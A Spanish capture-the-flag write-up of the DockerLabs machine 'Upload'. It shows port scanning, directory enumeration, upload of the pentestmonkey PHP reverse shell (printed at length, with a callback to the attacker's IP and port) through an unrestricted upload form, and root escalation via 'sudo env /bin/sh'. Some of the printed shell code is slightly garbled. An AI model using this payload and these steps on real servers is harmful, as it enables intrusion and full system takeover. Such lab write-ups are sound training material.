



Write-Up: Máquina "Upload"

- 📌 Plataforma: DockerLabs
 - 📌 Dificultad: Fácil
 - 📌 Autor: Joaquín Picazo
-



Metodología de Pentesting

El proceso se realizó siguiendo la siguiente metodología:

- 1 **Reconocimiento** – Recolección de información general sobre la máquina objetivo.
 - 2 **Escaneo y Enumeración** – Identificación de servicios, tecnologías y versiones en uso.
 - 3 **Explotación** – Uso de vulnerabilidades encontradas para obtener acceso al sistema.
 - 4 **Escalada de Privilegios y Post-Explotación** – Obtención de permisos elevados hasta lograr acceso total para realizar una extracción de información.
-



1. Reconocimiento y Recolección de Información

Realizo un escaneo simple para encontrar los puertos abiertos. Con **-Ss** hago un escaneo sigiloso de puertos TCP y **-Pn** porque ya se que el host está activo.

```
(root@kali)-[~]
# nmap -p- --open -vvv -Pn -sS 172.17.0.2
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-06-01 10:35 -04
Initiating ARP Ping Scan at 10:35
Scanning 172.17.0.2 [1 port]
Completed ARP Ping Scan at 10:35, 0.19s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 10:35
Completed Parallel DNS resolution of 1 host. at 10:35, 0.02s elapsed
DNS resolution of 1 IPs took 0.02s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 10:35
Scanning 172.17.0.2 [65535 ports]
Discovered open port 80/tcp on 172.17.0.2
Completed SYN Stealth Scan at 10:35, 3.96s elapsed (65535 total ports)
Nmap scan report for 172.17.0.2
Host is up, received arp-response (0.000041s latency).
Scanned at 2025-06-01 10:35:32 -04 for 4s
Not shown: 65534 closed tcp ports (reset)
PORT      STATE SERVICE REASON
80/tcp    open  http    syn-ack ttl 64
MAC Address: 02:42:AC:11:00:02 (Unknown)

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 4.49 seconds
Raw packets sent: 65536 (2.884MB) | Rcvd: 65536 (2.621MB)
```

2. Escaneo y Enumeración

Realizo un escaneo más riguroso al puerto abierto encontrado anteriormente para encontrar sus servicios y versiones.

```
(root@kali)-[~]
# nmap -p80 -sC -sV 172.17.0.2
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-06-01 10:36 -04
Nmap scan report for 172.17.0.2
Host is up (0.00011s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.52 ((Ubuntu))
|_http-server-header: Apache/2.4.52 (Ubuntu)
|_http-title: Upload here your file
MAC Address: 02:42:AC:11:00:02 (Unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.76 seconds
```

Uso gobuster para buscar directorios en la web del puerto 80. Los más interesantes parecen ser **/uploads** y **/uploads.php**

```
(root@kali)-[~]
# gobuster dir -u http://172.17.0.2/ -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -x .php,.txt,.html

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:             http://172.17.0.2/
[+] Method:          GET
[+] Threads:         10
[+] Wordlist:         /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:       gobuster/3.6
[+] Extensions:     txt,html,php
[+] Timeout:         10s

Starting gobuster in directory enumeration mode

./php                (Status: 403) [Size: 275]
./html               (Status: 403) [Size: 275]
/index.html          (Status: 200) [Size: 1361]
/uploads             (Status: 301) [Size: 310] [→ http://172.17.0.2/uploads/]
/upload.php          (Status: 200) [Size: 1357]
./php                (Status: 403) [Size: 275]
./html               (Status: 403) [Size: 275]
/server-status       (Status: 403) [Size: 275]
Progress: 830572 / 830576 (100.00%)

Finished
```

🌟 3. Explotación de Vulnerabilidades

En /uploads.php permite subir archivos. Por ende, se podría intentar explotar con una reverse shell en php. Utilizo la reverse shell de [pentestmonkey](https://github.com/pentestmonkey/php-reverse-shell) de github, modifiko las variables para adaptarla a mi situación.

```
GNU nano 3.2 webshell.php
// you, then do not use this tool.
//
// You are encouraged to send comments, improvements or suggestions to
// me at pentestmonkey@pentestmonkey.net
//
// Description
//
// This script will make an outbound TCP connection to a hardcoded IP and port.
// The recipient will be given a shell running as the current user (apache normally).
//
// Limitations
//
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE under Windows.
// Some compile-time options are needed for daemonisation (like pcntl, posix). These are rarely available.
//
// Usage
//
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '172.17.0.1'; // CHANGE THIS
$port = 443; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//

// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies. Worth a try...
if (function_exists('pcntl_fork')) {
    // Fork and have the parent process exit
    $pid = pcntl_fork();
    if ($pid == -1) {
        die('fork failed');
    }
    if ($pid != 0) {
        exit(0);
    }
}

$sock = fsockopen($ip, $port, $errno, $errstr, 30);
if (!$sock) {
    die('fsockopen failed: ' . $errstr);
}


if ($daemon & $debug) {
    echo "PHP Reverse Shell v1.0\n";
}

if (!$debug) {
    $p = proc_open($shell, array(0 => STDIN, 1 => STDOUT, 2 => STDERR), $write_a, $sock, $chunk_size);
} else {
    $p = proc_open($shell, array(0 => STDIN, 1 => STDOUT, 2 => STDERR), $write_a, $sock, $chunk_size);
}

if (!$p) {
    die('proc_open failed');
}

fclose($sock);
while(1) {
    $line = fread($p, $chunk_size);
    if ($line) {
        echo $line;
    }
}
```


Subo el archivo malicioso para la reverse shell.



En mi máquina me pongo a la escucha con netcat en el puerto 443.

```
(root@kali)-[~]
# nc -lvnp 443
listening on [any] 443 ...
```

En /uploads se encuentran los archivos subidos mediante /uploads.php. Por ende, después de ponerme a la escucha con netcat hago click en el archivo php malicioso para que se ejecute.




Index of /uploads

Name	Last modified	Size	Description
Parent Directory		-	
webshell.php	2025-06-01 16:36	5.9K	


Apache/2.4.52 (Ubuntu) Server at 172.17.0.2 Port 80

Obtengo la conexión de la reverse shell. Busco arreglar un poco la terminal.



4. Escalada de Privilegios y Post-explotación

Aplico “**sudo -l**” para ver que archivos tienen permisos sudo. El archivo “env” tiene permisos sudo.



En [GTFOBINS](https://gtfobins.github.io/) busco algún comando para escalar privilegios con “env”.



 / **env**  Star 11,677

Shell **SUID** **Sudo**

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

```
env /bin/sh
```

Ingreso el comando encontrado en [GTFOBINS](https://gtfobins.github.io/) para escalar privilegios con “env”.

```
www-data@6ff32ae84354:/$ sudo env /bin/sh
# whoami
root
# id
uid=0(root) gid=0(root) groups=0(root)
#
```

Escalada de privilegios exitosa.

Banderas y Resultados

- ✓ **Usuario:** Se obtuvo acceso como usuario no privilegiado.
- ✓ **Root:** Se logró escalar privilegios hasta obtener control total del sistema.